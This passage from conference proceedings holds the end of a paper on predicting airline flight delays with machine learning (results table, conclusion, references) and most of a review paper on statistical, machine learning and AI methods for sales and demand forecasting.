for capturing temporal correlations. In this configuration, the CNN component focuses on extracting spatial features from the input data, recognizing patterns that are spatially related. Subsequently, the LSTM component processes the temporal dynamics of the data, retaining memory of past information and learning sequences of patterns over time. By combining the strengths of both CNN and LSTM architectures, this model effectively captures complex relationships within multidimensional data, making it well-suited for tasks requiring simultaneous consideration of spatial and temporal dependencies [22]. The neural network's objective is to find, given the network parameters, an expected result that is equal to the ground truth. The loss function is used to do backpropagation in order to look for network parameters [23].

IV. RESULTS AND DISCUSSION

The outcomes of the procedure outlined in the methodology section are shown in this section. This covers the outcomes of data processing as well as the outcomes of every final, fine-tuned model. The best-performing model is then suggested for aircraft arrival delay prediction based on a comparison of the assessment metrics findings for each model.

Algorithm	Accuracy	Recall score	F1 score
Decision Tree	0.6777	0.3854	0.4783
Random Forest	0.6808	0.3939	0.4862
Hybrid approach	0.7139	0.6019	0.6028
XGBoost	0.7165	0.4934	0.5716
LSTM network	0.7645	0.4356	0.4532

TABLE I
OBTAINED RESULTS

Consequently, in terms of accuracy and F1, the decision tree, random forest, and gradient boosting models had relatively comparable results. The performance of the Xgboost classifier was somewhat better, and adjusting the hyperparameters did not significantly improve the results.

As seen in origin airport IDs, a high number of dimensions in categorical characteristics may lead to a significant variance. More value was provided by grouping categorical variables to reduce variation than by adjusting parameters, and this also helped to shorten calculation times.

The results indicate that, given a comparatively better accuracy, recall, and F1-Score, the LSTM model uses the benefits of hidden sequences and the deep neural network for exploitation and exploration of optimal performance for predicting flight delays. Therefore, we may suggest using the LSTM model for creating a decision support system for applications pertaining to flight delays.

In the hybrid approach, we combined the decision tree with cluster classification approach (i.e., decision tree algorithm and the K-means algorithm). The results are provided in Table 1. The hybrid approach exhibited accuracy levels of 71.39% for the dataset.

V. CONCLUSION AND FUTURE WORK

A. Conclusion

Among the five proposed models, the LSTM network model stands out as the most effective, yielding superior results. Given its performance, there exists an opportunity for further exploration and refinement, particularly in the context of weather-related delays, which often exhibit significant class imbalance. Delving deeper into the intricacies of LSTM models, especially concerning imbalanced datasets, holds promise for enhancing predictive accuracy and robustness [24]. However, all models require refinement and optimization in general. Even though machine learning probably couldn't foresee every factor leading to an airline delay effect, it might aid researchers in identifying such issues early on and acting accordingly upon the decision if there might be a delay or not. There aren't many studies on machine learning for airline delay prediction, thus more study is required in this area.

B. Future work

Previous research has demonstrated that end users find decisions undesirable when there is no accompanying explanation in a comprehensible way. In this case, the Explainable AI (XAI) research topic offers a variety of approaches with the unifying goal of examining how AI models arrive at or justify decisions [25].

Researchers may improve the interpretability and transparency of predictive models by integrating XAI approaches including feature significance analysis, decision tree visualization, and model-agnostic explanations. This would make it possible for anyone involved in the aviation sector to learn more about the variables affecting flight delays and the processes of decision-making that underlie forecasted results. Utilizing XAI approaches may also make it easier to find insights that are actionable and to create prediction tools that are more reliable and easy to use. The flow of the model is represented in Fig. 4.

According to the user evaluation, air traffic controllers find the user-centric explanation to be more intuitive and desirable. These results show how XAI may enhance the ML models' interpretability and transparency in the field of air traffic management. [26]

REFERENCES

- [1] C. Manasa, P. Velayutham " Predicting Flight Delays with Error Calculation using Machine Learned Classifiers " Journal of Engineering Sciences, Vol 14 Issue 01, pp. 93-97, 2023
- [2] M. de Oliveira, A. Beatriz Rebouças Eufrásio, M. Xavier Guterres, M. Condé Rocha Murça, R. de Arantes Gomes, "Analysis of airport weather impact on on-time performance of arrival flights for the Brazilian domestic air transportation system", Journal of Air Transport Management, Vol. 91, 101974, 2021 <https://doi.org/10.1016/j.jairtraman.2020.101974>
- [3] Irmak Hatipoğlu, Ömür Tosun, Nedret Tosun "Flight delay prediction based with machine learning." Scientific Journal of Logistics Logforum 18 (1), 8, 2022 DOI: <https://doi.org/10.17270/J.LOG.2022.655>
- [4] Chen, Tianqi; Guestrin, Carlos (2016). "XGBoost: A Scalable Tree Boosting System". In Krishnapuram, Balaji; Shah, Mohak; Smola, Alexander J.; Aggarwal, Charu C.; Shen, Dou; Rastogi, Rajeev (eds.). Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, San Francisco, CA, USA, August 13-17, 2016. ACM. pp. 785–794.




Fig. 4. Model example for airlines delay prediction using XAI

- [5] Guolin Ke; Qi Meng; Thomas Finely; Taifeng Wang; Wei Chen; Weidong Ma; Qiwei Ye; Tie-Yan Liu (2017). "LightGBM: A Highly Efficient Gradient Boosting Decision Tree" Neural Information Processing System.
- [6] Anna Veronika Dorogush, Andrey Gulin, Gleb Gusev, Nikita Kazeev Liudmila Ostroumova Prokhorenkova, Aleksandr Vorobev, Fighting biases with dynamic boosting, coRR Conference, Aug 2018
- [7] Chawla, N. V., Bowyer, K. W., Hall, L. O., & Kegelmeyer, W. P. (2002). SMOTE: synthetic minority over-sampling technique. Journal of Artificial Intelligence Research, 16, 321–357.
- [8] B. Alharbi and M. Prince, "A hybrid artificial intelligence approach to predict flight delay," International Journal of Engineering Research and Technology, vol. 13, no. 4, pp. 814–822, 2020.
- [9] Haykin, S. (1994). Neural networks: a comprehensive foundation. Prentice Hall PTR.
- [10] Karl Pearson F.R.S. . LIII. On lines and planes of closest fit to systems of points in space. The London, Edinburgh, and Dublin Philosophical Magazine and Journal of Science, 2(11), 559–572. 2010 <https://doi.org/10.1080/14786440109462720>
- [11] C. Y. Yiu, K. K. Ng, K. C. Kwok, W. T. Lee, and H. T. Mo, "Flight delay predictions and the study of its causal factors using machine learning algorithms," in 2021 IEEE 3rd International Conference on Civil Aviation Safety and Information Technology (ICCASIT), pp. 179–183, IEEE, Changsha, China, 2021.
- [12] McCulloch, W. S., & Pitts, W. (1943). A logical calculus of the ideas immanent in nervous activity. The Bulletin of Mathematical Biophysics, 5(4), 115–133.
- [13] Y. J. Kim, S. Choi, S. Briceño, and D. Mavris, "A deep learning approach to flight delay prediction," AIAA/IEEE Digit. Avion. Syst. Conf. - Proc., vol. 2016-Decem, pp. 1–6, 2016
- [14] N. Chakrabarty, "A Data Mining Approach to Flight Arrival Delay Prediction for American Airlines," arXiv, pp. 4–9, 2019
- [15] LaValle, S. M., Branicky, M. S., & Lindemann, S. R. (2004). On the relationship between classical grid search and probabilistic roadmaps. The International Journal of Robotics Research, 23(7–8), 673–692.

- [16] [Online] Available: <https://rosap.ntl.bts.gov/view/dot/73291> [Accessed: Mar. 28, 2024]
- [17] A.C.Y.Hong, K.W. Khaw, X.Y. Chew, and W.C. Yeong "Prediction of US airline passenger satisfaction using machine learning algorithms" Data Analytics and Applied Mathematics (DAAM) vol. 4, issue 1, pp. 7 – 22, 2023
- [18] Breiman, L. Random Forests. Machine Learning 45, 5–32, 2001.
- [19] Gradient Boosting Classifiers in Python with Scikit-Learn <https://stackabuse.com/gradient-boosting-classifiers-in-python-with-scikit-learn/> Online [Accessed 10.03.2024]
- [20] H. Khaksar; A. Sheikholeslami. "Airline delay prediction by machine learning algorithms". Scientia Iranica, vol. 26, issue 5, pp. 2689-2702, 2019.
- [21] Van Houdt, Greg & Mosquera, Carlos & Nápoles, Gonzalo. A Review on the Long Short-Term Memory Model. Artificial Intelligence Review. 53. 2020 10.1007/s10462-020-09838-1.
- [22] Qiang Li, Xinjia Guan, Jinpeng Liu, A CNN-LSTM framework for flight delay prediction, Expert Systems with Applications, vol. 227, 2023
- [23] Borse, Yogita, Jain, Dhruvin, Sharma, Shreyash, Vora, Aakash Flight Delay Prediction System. International Journal of Engineering Research, vol 9, issue 3, pp. 88-92, 2020
- [24] Bisandu, Desmond B. and Moulitsas, Irene, "A bidirectional deep LSTM machine learning method for flight delay modelling and analysis" National Training Aircraft Symposium (NTAS), 2023 Online, [Accessed 11.03.2024] <https://commons.erau.edu/ntas/2022/presentation/18>
- [25] M. R. Islam, Explainable Artificial Intelligence for Enhancing Transparency in Decision Support Systems, Mälardalen University Press Dissertations 397
- [26] Jmoona, W. et al. Explaining the Unexplainable: Role of XAI for Flight Take-Off Time Delay Prediction. In: Maglogiannis, I., Iliadis, L., MacIntyre, J., Dominguez, M. (eds) Artificial Intelligence Applications and Innovations. AIAI 2023. IFIP Advances in Information and Communication Technology, vol 676. pp. 81-93, 2023, Springer

Sales and Demand Forecasting: A review of Statistical, Machine Learning and AI Methods

The 21th International Conference on Informatics and Information Technologies - CIIT 2024

Borjan Trajkoski, Petre Lameski Ph.D.
Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, Macedonia

borjan.trajkoski.1@students.finki.ukim.mk
petre.lameski@finki.ukim.mk

Abstract—This review paper examines various methods and models for sales and demand forecasting, focusing on time series analysis techniques like ARIMA and SARIMA, regression models such as Ridge and Lasso Regression, and ensemble learning methods, including Random Forest and Gradient Boosting Machines. It highlights the significance of machine learning and AI approaches, such as K-Nearest Neighbors (KNN), Vector Auto-Regression (VAR), Long Short-Term Memory Networks (LSTMs), and Convolutional Neural Networks (CNNs), in improving forecasting accuracy across different sectors. The paper also discusses specialized techniques like Support Vector Machine (SVM), Seq2Seq, and Transformer models, as well as probabilistic models and Bayesian methods, showcasing their effectiveness in capturing complex relationships and temporal dependencies within sales data. Additionally, it emphasizes the utility of combining quantitative and qualitative forecasting approaches and advanced statistical methods for a comprehensive understanding and prediction of sales dynamics. This review aims to provide insights into the integration of diverse forecasting methods and suggests future directions for research in enhancing demand forecasting accuracy.

Index Terms—sales forecasting, demand forecasting

I. INTRODUCTION

In the ever-evolving landscape of business operations, the ability to accurately forecast sales and demand stands as a cornerstone for strategic planning, inventory management, and overall organizational success. The dynamic nature of consumer behavior, influenced by multiple factors ranging from economic trends to seasonal variations, necessitates sophisticated approaches to predict future sales accurately. Consequently, researchers and practitioners alike have explored a wide array of methodologies ranging from traditional statistical models to cutting-edge artificial intelligence (AI) and machine learning (ML) techniques. This exploration aims not only to enhance the accuracy of predictions but also to provide actionable insights that can lead to optimized operational efficiencies and increased profitability. The occurrence of big data and advanced analytics technologies has significantly expanded the toolkit available for sales forecasting, allowing for the processing and analysis of large volumes of data

with complex relationships. Among these, time series analysis methods such as Autoregressive Integrated Moving Average (ARIMA) and its variants have been extensively applied due to their ability to model and forecast based on historical data patterns. However, the limitations of these traditional methods in handling non-linear patterns and incorporating external variables have led to the exploration of more sophisticated approaches. Regression models, including Ridge and Lasso Regression, have been highlighted for their effectiveness in environments with multicollinearity, addressing the challenges posed by high-dimensional datasets. Moreover, ensemble learning methods like Random Forest (RF) and Gradient Boosting Machines (GBM) have emerged as powerful tools that combine predictions from multiple models to improve forecasting accuracy. Further advancements in AI and ML have introduced deep learning models such as Long Short-Term Memory (LSTM) networks and Convolutional Neural Networks (CNNs), offering exceptional proficiency in capturing complex patterns and temporal dynamics in sales data. These methods, alongside other innovative approaches like Support Vector Machines (SVM) and Transformer models, represent the cutting edge in forecasting methodologies, capable of addressing the different kinds of demands of today's market environments. This review paper dig into the statistical, machine learning, and AI methods that have been applied to the domain of sales and demand forecasting. It aims to provide a comprehensive overview of the current state of research in this field, discussing the strengths and limitations of various approaches and highlighting the potential for integration of different methods to enhance forecasting accuracy. Through this exploration, the paper seeks to offer valuable insights and guidance for future research directions, ultimately contributing to the advancement of knowledge in the field of sales forecasting.

II. METHODS/MODELS

A. Time Series Analysis Methods/Models

[1] emphasizes ARIMA models' versatility in analyzing historical sales data for wholesale stores, [2] highlighting their effectiveness in various retail settings. [3] recognizes ARIMA's potential in forecasting sales trends in supermarkets, while [4] employs ARIMA models to predict future sales trends, solidifying their utility in sales forecasting. [5] underscores ARIMA's integral role in time series forecasting for sales data alongside other machine learning methods. Additionally, [6] indirectly acknowledges ARIMA's widespread use in inventory management across industries, while [7] emphasizes integrating ARIMA with advanced machine learning for improved demand forecasting in supply chains. Similarly, [8] positions ARIMA as a benchmark for evaluating machine learning models' performance in sales forecasting. [9] discusses ARIMA's traditional use in handling time series data, affirming its significance in demand forecasting, while [10] stresses its simplicity and effectiveness in stable demand markets. Regarding SARIMA, [11] and [12] highlight its effectiveness in capturing seasonal demand patterns in alcoholic beverage distribution, underlining its importance for precise sales predictions and supply chain optimization as discussed in [13]. [14] demonstrates ARIMAX models' effectiveness in demand forecasting by integrating historical sales data with external factors like economic indicators and marketing efforts, improving forecasting accuracy. Seasonal Naïve Method, detailed in [4], offers simplicity and effectiveness in forecasting seasonal time series data. Traditional methods like Holt-Winter's Method and the Damped Trend Method, discussed in [14] and [4], complement advanced models for comprehensive demand forecasting. [16] highlights Fuzzy Time Series (FTS) for handling uncertainties in supply chain data for sales forecasting. The Croston method, discussed in [6], addresses intermittent demand challenges in sales forecasting. [18] explores Exponential Smoothing State Space Model (ETS) and the Base-Lift Model for understanding and predicting sales dynamics, especially in complex scenarios. A rolling forecasting scheme, though not explicitly mentioned, aligns with advanced forecasting discussions in [18], ensuring forecast accuracy in dynamic environments. Lastly, [19] emphasizes trend analysis, regression analysis, and advanced time-series modeling for accurate demand forecasting in the retail sector.

B. Regression Models

Ridge Regression is highlighted for its effectiveness in sales forecasting, especially in environments prone to multicollinearity [3] and [34]. By penalizing large coefficients, it enhances forecast stability and accuracy in datasets with numerous correlated variables. Lasso Regression and Multi-stage LASSO Regression refine forecasting accuracy in high-dimensional data settings, particularly for SKU retail sales forecasting. These methods simplify models while retaining essential predictors, addressing complex forecasting challenges [18]. Integrating Granger Causality Tests with LASSO

regularization offers a sophisticated approach to understand causal relationships in sales data, aiding strategic decision-making [18]. [11] employs signal-plus-noise models to enhance demand forecasting accuracy for alcoholic beverages. [11] also uses Multiple Linear Regression (MLR) with Correlated Errors to capture temporal relationships in sales data for improved forecasting accuracy.

C. Ensemble Learning Method/Model

[12] demonstrates ensemble machine learning techniques' effectiveness in demand forecasting, combining different models to significantly improve accuracy, particularly in wholesale alcoholic beverage demand. Other papers contributing to ensemble methods in sales forecasting include [21], [22], and [4]. Moreover, [8] extensively explores ensemble methods like Random Forest (RF) and Gradient Boosting Machines (GBM) in sales forecasting, while [7] introduces a decision integration strategy akin to ensemble learning. Additionally, [24] and [25] discuss ensemble methods' efficacy in enhancing predictive accuracy. Random Forest (RF) is widely used to enhance demand forecasting, particularly in supply chain management and FMCG sales. Its application in automated frameworks emphasizes RF's contribution to refining predictive accuracy through ensemble strategies [20]. RF's ability to process complex datasets supports efficient inventory management and operational planning [14]. In the FMCG sector, RF excels in forecasting promotional sales, demonstrating its strength in managing intricate data relationships [21]. Moreover, RF's superior performance and feature importance analysis are highlighted in sales forecasting [22], where its role in ensemble methods enhances predictive performance [4]. In retail sales forecasting, RF significantly boosts accuracy by capturing complex sales data relationships [25]. Its effectiveness in sales prediction lies in analyzing historical data, handling anomalies, and aiding in feature selection [28]. RF's evaluation in daily SKU demand forecasting further emphasizes its role in refining demand forecasting accuracy in retail [9]. Gradient Boosting Trees (GBT) and Random Forest (RF) are prominent in sales forecasting, especially in FMCG and multi-channel retail. GBT accurately predicts demand influenced by promotions [21], demonstrates high accuracy [28], and handles complex data effectively [22]. RF, alongside GBT, enhances prediction accuracy through ensemble methods [25]. Their efficacy is evident in sales forecasting, with GBT's ability to capture complex sales patterns [28] and ensemble methods' utility in improving predictive performance [25]. XGBoost efficiently forecasts sales, particularly handling large datasets [29]. Its integration with other models like LSTM improves accuracy by combining gradient boosting and sequential data processing [30]. XGBoost's application in retail demand forecasting accurately captures sales data patterns [31]. XGBoost effectively manages complex, non-linear data relationships, showcasing its potential in sales forecasting [3]. Its superior performance, especially in managing high-dimensional data, underscores its value in multi-channel retail sales forecasting [25]. In machine learning algorithms for sales forecasting, advanced

ensemble methods like XGBoost are crucial for enhancing prediction accuracy [10]. LightGBM effectively forecasts sales by integrating with LSTM networks

. Its application extends to incorporating macroeconomic variables, enhancing prediction accuracy [13]. LightGBM's advantages over models like LSTM demonstrate its capability in achieving high accuracy in retail sales demand forecasting [24].

D. Clustering and Neighbors Method/Model

[27] explores K-Nearest Neighbors (KNN) algorithm for forecasting demand in the FMCG sector, showcasing its ability to predict future demand accurately based on historical sales data. It effectively captures complex, non-linear relationships in sales data, offering reliable forecasts. Moreover, [22] mentions KNN among various ML techniques for sales forecasting, highlighting its utility in predicting sales based on historical data similarities. Despite its simplicity, KNN proves powerful for forecasting, provided scalability and high dimensionality challenges are addressed. Additionally, [9] evaluates KNN as one of the machine learning methods for forecasting daily demand for stock-keeping units (SKUs), providing insights into its role alongside other techniques in enhancing predictive accuracy and operational efficiency in retail settings.

E. Other AI/ML models/methods

a) *Vector Auto-Regression (VAR)*: [12] notably discusses the application of VAR in the context of wholesale alcohol distribution. The paper leverages VAR to model the complex dynamics affecting the demand for alcoholic beverages, taking into account various factors that interact over time. This application underlines VAR's utility in dealing with sectors characterized by multiple influencing factors and their inter-relations, providing forecasts that reflect the combined effects of these factors.

b) *Prophet*: [15] assesses Prophet's performance against LSTM models within an e-commerce framework, noting that despite LSTMs' superior performance in certain cases, Prophet's simplicity, ease of incorporation of domain-specific holidays, and user-friendliness present it as a viable option for businesses seeking practical forecasting solutions without deep data science knowledge. Another study [38] emphasizes Prophet's proficiency in capturing seasonal trends and handling sales data complexities, underscoring its applicability in forecasting sales for seasonal items.

c) *AutoML*: [20] explores AutoML's transformative role in demand forecasting, highlighting its ability to simplify and enhance the forecasting process. It shows how AutoML can automate essential steps in the model-building workflow, from data processing to model optimization, facilitating the use of advanced machine learning techniques with less effort. This paper points out AutoML's capacity to handle the complexities inherent in demand forecasting, such as large datasets and nonlinear relationships, ultimately improving supply chain performance and business planning through more accurate forecasts.

d) *Generalized Linear Models (GLMs)*: Generalized Linear Models (GLMs) are highlighted for their utility in sales and demand forecasting across several studies. [42] showcases GLMs' role in tackling intermittent demand in retail by integrating them with Linear State Space Models and Approximate Bayesian Inference to navigate complex sales dynamics and irregular demand patterns. GLMs extend linear models to accommodate non-normal distributions, proving advantageous for analyzing categorical or skewed sales data. Further, in [35] and [28] GLMs are praised for their versatility in modeling diverse data distributions and their capacity to embed both external and internal factors within forecasting models. This adaptability enhances the models' forecasting accuracy and reliability, demonstrating GLMs' effectiveness in providing a robust statistical foundation for understanding sales data relationships.

e) *Tensor Factorization*: Tensor Factorization techniques, as explored in [13] are applied to sales and demand forecasting by leveraging multi-dimensional data (stores, products, time) to enhance prediction accuracy. This approach decomposes sales data into latent factors, revealing interactions that affect sales outcomes for more precise forecasting. Additionally, the paper discusses the Advanced Temporal Latent-factor Approach to Sales forecasting (ATLAS), focusing on the use of regularization techniques within tensor factorization. These techniques aim to improve the robustness and accuracy of forecasts by addressing complexities in multi-dimensional datasets, offering a sophisticated method for tackling sales prediction challenges.

F. Deep Learning Models

Long Short-Term Memory Networks (LSTMs) are extensively used in sales forecasting across sectors like FMCG, e-commerce, and retail. Integrated with models like LightGBM, they improve accuracy by combining sequential data processing with tabular data efficiency [33] [30]. LSTMs excel in handling multivariate time series data, crucial for predicting sales accurately in dynamic market conditions affected by promotions, holidays, and economic indicators [36][13]. Their application extends to e-commerce sales forecasting, addressing challenges like non-stationary data and sparse sales records [31] [24]. They play a pivotal role in modeling complex patterns in demand forecasting, capturing intricate patterns and long-term dependencies within sales data [7]3, highlighting their versatility and effectiveness. Convolutional Neural Networks (CNNs) capture temporal dynamics in sales data, especially for seasonal items, showing utility in modeling seasonality patterns [38]. Combining CNNs with LSTMs leverages automatic feature extraction and sequential data processing, promising improved forecasting accuracy, especially in applications like alcoholic beverage distribution [11]. The integration of advanced deep learning architectures like CNNs and LSTMs reflects a broader trend towards employing sophisticated models to enhance demand and sales forecasting efficiency and accuracy [39]. Artificial Neural Networks (ANNs), especially Multilayer Perceptrons (MLPs), are widely

employed in sales forecasting, adept at handling the complexity and variability typical in the FMCG sector and beyond. ANNs, including MLPs, excel in processing large datasets to uncover intricate patterns, crucial for accurate forecasts in various sales channels with unpredictable sales patterns [20]40. Their adaptability and robustness in modeling nonlinear relationships make them valuable in comparative studies for demand forecasting, such as predicting daily SKU demand [28]. Integrating ANNs into automated machine learning frameworks reflects the broader trend of leveraging deep learning for sophisticated forecasting tasks, potentially revolutionizing predictive modeling across various applications [9]. Lastly, recurrent neural networks (RNNs) are highlighted for their proficiency in analyzing time-ordered data, making them ideal for sales forecasting where past data influences future predictions [26].

G. Decision Trees (DT)

Decision Trees (DT) are fundamental in machine learning for sales and demand forecasting, adept at modeling complex, non-linear relationships in sales data and identifying critical factors influencing sales [28] [22]. DTs serve as the foundation for advanced ensemble models like Random Forests (RF) and Gradient Boosting Machines (GBM), improving predictive accuracy and stability by aggregating multiple trees' outcomes. RF is particularly effective in reducing overfitting and improving forecast accuracy, notably in scenarios like supermarket sales forecasting [8]. Their role extends to ensemble methods in multi-channel retail sales forecasting, crucial for constructing models like RF and GBM for enhanced prediction outcomes [25]. A Comparative Analysis of Machine Learning Models for Sales Forecasting further validates DTs' significance in ensemble methods, contributing to the efficacy of complex forecasting methodologies [3].

H. Specialized Forecasting Techniques and Models

The Support Vector Machine (SVM) is widely recognized for its robust application in sales forecasting, adept at modeling complex, non-linear relationships within sales data [29] [22]. SVM's strength lies in mapping input features to higher-dimensional spaces, facilitating linear separation and regression tasks even in cases of intricate patterns. Its utility in handling high-dimensional and nonlinear data makes it favored for forecasting sales outcomes, particularly noted for daily SKU demand forecasting [32]. Moreover, SVM's robustness against overfitting, especially when paired with an appropriate kernel, underscores its adaptability in managing complex forecasting tasks [9]. Its integration with other machine learning techniques for improved forecast accuracy further highlights SVM's significance in sales forecasting, leveraging its capacity to effectively handle mixed data types [10]. The Seq2Seq and Transformer models, discussed in [37], offer innovative approaches to sales and demand forecasting. Seq2Seq models excel in capturing temporal dependencies within sales data, addressing the dynamics of market conditions. Their adaptation for regression tasks, coupled with the integration of static

features, significantly enhances forecasting accuracy by considering essential contextual information. The Random Max Time Step Trick improves deep learning models performance in handling variable sequence lengths [37]. The Transformer model, renowned for its self-attention mechanism, identifies patterns across entire data sequences, making it effective for sales forecasting. Its adaptation for regression tasks underscores its utility in predicting continuous variables like sales volumes, offering robust accuracy in dynamic markets [37].

I. Probabilistic Models and Bayesian Methods

Linear State Space Models, enhanced by Approximate Bayesian Inference, address the stochastic nature of demand in large-scale retail, effectively managing sparse sales data and forecasting uncertainties [42]. The Newton-Raphson algorithm facilitates Approximate Bayesian Inference, making Bayesian methods computationally viable for large-scale retail forecasting, allowing for probabilistically grounded predictions [42]. Kalman Smoothing, integrated into Linear State Space Models, refines forecast accuracy by filtering noise and capturing sales data dynamics, especially for irregular demand patterns in retail [42]. Laplace Approximation enables efficient Bayesian inference within Linear State Space Models, particularly for intermittent demand forecasting, by estimating posterior distributions for parameters and quantifying forecast uncertainty [42]. Bayesian Networks model the probabilistic relationships between sales volumes and influencing factors like promotions, offering nuanced forecasts that consider the complex interplay of variables affecting sales [43].

J. Hybrid Quantitative and Qualitative Forecasting Approaches

[19] explores a comprehensive forecasting approach for non-FMCG items in FMCG retail, integrating quantitative methods like the Trend and Econometric Methods with qualitative techniques such as Consumer Surveys and Opinion Polls. By combining historical data analysis with consumer insights, this approach aims for more nuanced demand forecasts, aiding inventory management and strategic planning.

K. Specialized Forecasting Techniques

[44] introduces a method to enhance forecasting accuracy by categorizing demand patterns into smooth, intermittent, erratic, and lumpy categories based on the squared coefficient of variation (CV²) and average inter-demand interval (ADI). It emphasizes aligning forecasting models with demand patterns for improved accuracy, introducing Dynamic Weighting Strategies (DWS-A and DWS-B) to adapt forecasting efforts to different retail scenarios

L. Statistical Forecasting Methods

[2] discusses the application of Simple Moving Average (SMA) and Exponential Moving Average (EMA) for retail sales forecasting, emphasizing the importance of evaluation metrics like RMSE and rRMSE for assessing forecasting

accuracy. Similarly, [6] emphasizes error measurement techniques like MAPE, MAD, and MSE for evaluating forecasting models.

M. Advanced Modeling Techniques

[23] employs the Multivariate Markov Chain Model for sales demand forecasting across multiple product types, managing complexities associated with interdependent variables and external factors like market trends and seasonality. Lastly, [6] suggests the utility of the Parametric Bootstrap Approach and Log-Space Adaptation for model validation and addressing data heteroscedasticity, complementing advanced forecasting techniques for improved accuracy.

III. CONCLUSION

The comprehensive review of sales and demand forecasting methods presented in this paper underscores the critical role of integrating statistical, machine learning, and artificial intelligence techniques to enhance forecasting accuracy across various sectors. From traditional time series analysis models like ARIMA and its variants to cutting-edge deep learning approaches such as Long Short-Term Memory (LSTM) networks and Convolutional Neural Networks (CNNs), each method offers unique advantages and faces distinct challenges in predicting sales dynamics. The exploration of regression models, ensemble learning methods, and advanced AI/ML techniques highlights the evolving landscape of forecasting, where the synergy between different approaches can significantly improve prediction outcomes. Notably, the application of ensemble methods, like Random Forest and Gradient Boosting Machines, demonstrates the potential for combining multiple models to achieve superior accuracy. Similarly, the use of probabilistic models and Bayesian methods offers a delicate understanding of demand uncertainties, contributing to more robust forecasting frameworks. This review also acknowledges the importance of integrating quantitative and qualitative forecasting techniques and leveraging specialized models to address the complexities of sales data. The adaptability of forecasting methods to handle high-dimensional, non-linear, and temporal data emphasizes the need for continuous innovation in this field. Future research directions should focus on the integration of diverse forecasting models to capitalize on their strengths while mitigating their limitations. The development of hybrid models that combine the precision of machine learning algorithms with the interpretability of traditional statistical methods could offer new pathways for improving forecast accuracy. Additionally, the exploration of novel AI techniques and the application of AutoML for automating model selection and optimization processes represent promising path for advancing forecasting methodologies. In conclusion, the field of sales and demand forecasting stands at a confluence of traditional statistical methods and advanced AI technologies. By stimulating interdisciplinary research and embracing the advancements in data analytics, researchers and practitioners can unlock new potentials for accurate and efficient forecasting models. This review not only contributes to the academic body

of knowledge but also empowers businesses to navigate the complexities of market dynamics, ensuring sustainable growth and competitiveness in an ever-changing global landscape.

REFERENCES

- [1] Aryan Rajput, "Demand Forecasting For Wholesale Store Using Deep Learning Methods", MSc Research Project Data Analytics, 2021. <https://norma.ncirl.ie/6271/1/aryanrajput.pdf>.
- [2] Panagiota LALOU, Stavros T. PONIS, Orestis K. EFTHYMIU, "Demand Forecasting of Retail Sales using Data Analytics and Statistical Programming", 2020. https://www.researchgate.net/publication/342860302_Demand_Forecasting_of_Retail_Sales_Using_Data_Analytics_and_Statistical_Programming.
- [3] Pathum Rangika, Alroy Mascenghe, "MACHINE LEARNING-BASED SALES FORECASTING SYSTEM", 2022. https://www.researchgate.net/publication/366389871_MACHINE_LEARNING-BASED_SALES_FORECASTING_SYSTEM.
- [4] Dr.K. Deepa, G.Raguram, "Sales Forecasting Using Machine Learning Models", 2021. <https://annalsofscs.ro/index.php/journal/article/view/5059>.
- [5] Stuti Raizada, Jatinderkumar R. Saini, "Comparative Analysis of Supervised Machine Learning Techniques for Sales Forecasting". https://www.researchgate.net/publication/356824621_Comparative_Analysis_of_Supervised_Machine_Learning_Techniques_for_Sales_Forecasting.
- [6] Ralph Snyder, "Forecasting Sales of Slow and Fast Moving Inventories", 1999. https://webdoc.sub.gwdg.de/ebook/serien/e/monash_univ/wp7-99.pdf.
- [7] Zeynep Hilal Kilimci, A. Okay Akyuz, Mitat Uysal, Selim Akyokus, M. Ozan Uysal, Berna Atak Bulbul, Mehmet Ali Ekmis, "An Improved Demand Forecasting Model Using Deep Learning Approach and Proposed Decision Integration Strategy for Supply Chain". <https://www.hindawi.com/journals/complexity/2019/9067367/>.
- [8] Bohdan M. Pavlyshenko, "Machine-Learning Models for Sales Time Series Forecasting", 2019. <https://www.mdpi.com/2306-5729/4/1/15>.
- [9] Evangelos Spiliotis, Spyros Makridakis, Artemios-Anargyros Semenoglou, Vassilis Assimakopoulos, "Comparison of statistical and machine learning methods for daily SKU demand forecasting", 2022. https://www.researchgate.net/publication/344374729_Comparison_of_statistical_and_machine_learning_methods_for_daily_SKU_demand_forecasting.
- [10] Emerson Martins, Napoleão Verardi Galeale, "Sales forecasting using machine learning algorithms", 2023. <https://ojs.revistagesec.org.br/secretariado/article/view/1670>.
- [11] Lei Jiang, Kristen M. Rollins, Meredith Ludlow, Bivin Sadler, "Demand Forecasting for Alcoholic Beverage Distribution", 2020. <https://scholar.smu.edu/cgi/viewcontent.cgi?article=1131&context=datasciencereview>.
- [12] Tanvi Arora, Rajat Chandna, Stacy Conant, Bivin Sadler, Robert Slater, "Demand Forecasting In Wholesale Alcohol Distribution: An Ensemble Approach", 2020. <https://scholar.smu.edu/datasciencereview/vol3/iss1/7/>.
- [13] Xuan Bi, Gediminas Adomavicius, William Li, Annie Qu, "Improving Sales Forecasting Accuracy: A Tensor Factorization Approach with Demand Awareness", 2020. <https://arxiv.org/abs/2011.03452>.
- [14] Javad Feizabadi, "Machine learning demand forecasting and supply chain performance", 2022. <https://www.tandfonline.com/doi/full/10.1080/13675567.2020.1803246>.
